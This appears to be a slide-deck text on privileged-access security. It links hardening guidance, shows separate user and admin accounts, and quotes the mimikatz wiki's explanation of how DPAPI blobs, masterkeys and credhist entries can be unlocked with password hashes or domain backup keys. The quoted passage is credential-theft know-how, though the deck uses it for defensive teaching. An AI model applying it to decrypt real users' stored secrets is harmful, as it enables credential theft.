Do not let PERFECT be the enemy of pretty GOOD

Securing devices as part of the privileged access story - https://learn.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-devices
Secure Administration - https://www.cyber.gov.au/resources-business-and-government/maintaining-devices-and-systems/system-hardening-and-administration/system-administration/secure-administration
Microsoft Azure Active Directory M365 Minimum Viable Secure Configuration Baseline - https://www.cisa.gov/sites/default/files/publications/Microsoft%20Azure%20Active%20Directory%20M365%20Minimum%20Viable%20SCB%20Draft%20v0.1.pdf


Separation of Privilege



SUPAKORP\marc_sleeman

SUPAKORP\adm_marc_sleeman

Like all good click bait....



module ~ dpapi

Benjamin DELPY edited this page on Oct 8, 2017 · 8 revisions

A basic introduction

A `blob`

- contains: encrypted raw data, secret, by example Vault, Credential, CAPI/CNG Private Key, Chrome password, WiFi/WWAN key, ...
- is used to: *what you want!*, this is the final data
- is protected by: a `masterkey` and optionally `entropy` data **AND/OR** aditionnal `password`
- is linked to: a `masterkey`

A `masterkey`

- contains: multiple versions of the encrypted raw key
- is used to: decrypt `blob`
- is protected by: a key that depends on the situation
  - non-domain context: SID **AND** (user password SHA1 hash **OR** previous password SHA1 hash (by knowledge or from `CREDHIST`))
  - domain context:
    - SID **AND** (user password NTLM hash **OR** previous password NTLM hash (by knowledge))
    - domain backup key (`RPC` or RSA private key)
  - local computer: `DPAPI_SYSTEM` secret (`COMPUTER` or `USER` part)
- is linked to: a `credhist` entry

A `credhist`

Only useful in non-domain context

- contains: previous encrypted credentials of the user (SHA1 & NTLM)
- is used to: decrypt `masterkey`
- is protected by: the most recent user password SHA1 hash used by the user on the system

Mimikatz DPAPI Modules

Questions?